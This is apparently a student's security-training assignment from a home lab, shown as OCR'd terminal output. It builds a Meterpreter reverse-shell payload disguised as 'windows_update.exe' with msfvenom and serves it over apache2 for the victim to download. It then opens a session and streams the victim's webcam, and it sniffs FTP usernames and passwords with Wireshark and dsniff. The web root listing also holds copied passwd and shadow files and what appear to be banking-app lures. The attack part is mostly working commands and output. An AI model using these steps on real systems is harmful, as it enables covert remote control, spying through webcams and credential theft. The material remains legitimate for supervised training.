
Assignment Day 6 | 30th August 2020

Question 1:


- Create payload for windows.



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.103 LPORT
=5002 -f exe --platform=windows > windows_update.exe
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~# ls
class-system-payload.exe  ip.txt      Pictures   TheFatRat     Windows.exe
Desktop                   IP.txt      Public     theHarvester  windows_update.exe
Documents                 kalitorify  Sublist3r  Upgrade.apk
Downloads                 Music       Templates  Videos
root@kali:~# service apache2 start
root@kali:~# cp windows_update.exe /var/www/html
root@kali:~# cd /var/www/html
root@kali:/var/www/html# ls
 1.png                        passwd       Windows.exe
 class-system-payload.exe     shadow       windows_update.exe
 GMRIT                        Update.apk   YONOSBI
'Kotak Internet Bank'         Upgrade.apk
root@kali:/var/www/html# 
```


- Transfer the payload to the victim's machine.

Transfer the file using apache2 and download it.




windows_update 31-08-2020 10:20 Application 73 KB

- Exploit the victim's machine.




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.0.103
LHOST => 192.168.0.103
msf5 exploit(multi/handler) > set LPORT 5002
LPORT => 5002
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.103:5002
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 192.168.0.102
[*] Meterpreter session 1 opened (192.168.0.103:5002 -> 192.168.0.102:3244) at 202
0-08-31 10:22:06 +0530

msf5 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                       Connection
  --  ----  ----                     -----------                       ----------
  1         meterpreter x86/windows  MANISH\Nalluri Manish @ MANISH   192.168.0.103
:5002 -> 192.168.0.102:3244 (192.168.0.102)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > 
```

Input command: Webcam_stream



```
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /root/Desktop/UAiNPPxM.html
[*] Streaming...
[2819:2819:0831/102739.672156:ERROR:zygote_host_impl_linux.cc(89)] Running as root
 without --no-sandbox is not supported. See https://crbug.com/638180.
```

Output:



Metasploit screenshare ...
root@kali: ~/Desktop
10:29:45
Metasploit screenshare - 192.168.0.102 - Mozilla Firefox
Metasploit screenshare - 19
file:///root/Desktop/UAiNPPxM.html
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU

```
Target IP  : 192.168.0.102
Start time : 2020-08-31 10:27:37 +0530
Status     : Playing
```

I kept my mobile back cover in front of my laptop cam.

Question 2:

- Create an FTP server

Creating FTP Server on windows server


Step 1: Open Windows server manager

Step 2: Open Manage & Select Add Roles and Features

Step 3: Click next select Add roles and features option and click next

Step 4: Server roles Select Web Server Click Add Features & Next

Step 5: Select FTP & Next and Install.



View installation progress

Feature installation

Installation started on WIN-V9GM7JA6MTJ


```
Web Server (IIS)
    FTP Server
        FTP Extensibility
        FTP Service
    Management Tools
        IIS Management Console
    Web Server
        Common HTTP Features
            Default Document
            Directory Browsing
            HTTP Errors
            Static Content
        Health and Diagnostics
            HTTP Logging
```

You can close this wizard without interrupting running tasks. View task progress or open this page again by clicking Notifications in the command bar, and then Task Details.

Export configuration settings

Click Close


After Installation



In Kali Linux we can easily set by FTP Server but simply starting the service vsftpd

Command:

- Service vsftpd start
- Service vsftpd status (To check the status of the ftp)




```
root@kali:~/Desktop# service vsftpd start
root@kali:~/Desktop# service vsftpd status
● vsftpd.service - vsftpd FTP server
   Loaded: loaded (/lib/systemd/system/vsftpd.service; disabled; vendor preset: disabl>
   Active: active (running) since Tue 2020-09-01 10:52:31 IST; 34s ago
  Process: 1555 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=>
 Main PID: 1556 (vsftpd)
    Tasks: 1 (limit: 2272)
   Memory: 1.0M
   CGroup: /system.slice/vsftpd.service
           └─1556 /usr/sbin/vsftpd /etc/vsftpd.conf

Way 01 10:52:31 kali systemd[1]: Starting vsftpd FTP server...
Way 01 10:52:31 kali systemd[1]: Started vsftpd FTP server.
lines 1-12/12 (END)
```

- Access FTP server from windows command prompt

Command to access FTP on windows:


- ftp 192.168.0.103 (IP address of the machine)



```
C:\Users\Nalluri Manish>ftp 192.168.0.103
Connected to 192.168.0.103.
220 (vsFTPd 3.0.3)
200 Always in UTF8 mode.
User (192.168.0.103:(none)): root
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
```

- Do an mitm and username and password of FTP transaction using wireshark and dsniff.


  - Wireshark



ftp-data

No.	Time	Source	Destination	Protocol	Length	Info
221	13.031333	192.168.0.103	192.168.0.102	FTP	74	Response: 220 (vsFTPd 3.0.3)
222	13.033688	192.168.0.102	192.168.0.103	FTP	68	Request: OPTS UTF8 ON
224	13.033937	192.168.0.103	192.168.0.102	FTP	80	Response: 200 Always in UTF8 mode.
226	15.152846	192.168.0.102	192.168.0.103	FTP	65	Request: USER root
228	15.153236	192.168.0.103	192.168.0.102	FTP	88	Response: 331 Please specify the password.
234	18.330954	192.168.0.102	192.168.0.103	FTP	65	Request: PASS 1234
239	21.747036	192.168.0.103	192.168.0.102	FTP	76	Response: 530 Login incorrect.
246	29.293998	192.168.0.102	192.168.0.103	FTP	80	Request: PORT 192,168,0,102,40,41

  - Dsniff



```
root@kali:~/Desktop# dsniff -i eth0
dsniff: listening on eth0
- - - - - - - - - - -
01/09/20 11:44:52 tcp 192.168.0.50.49698 → 192.168.0.52.21 (ftp)
USER root
PASS 1234

```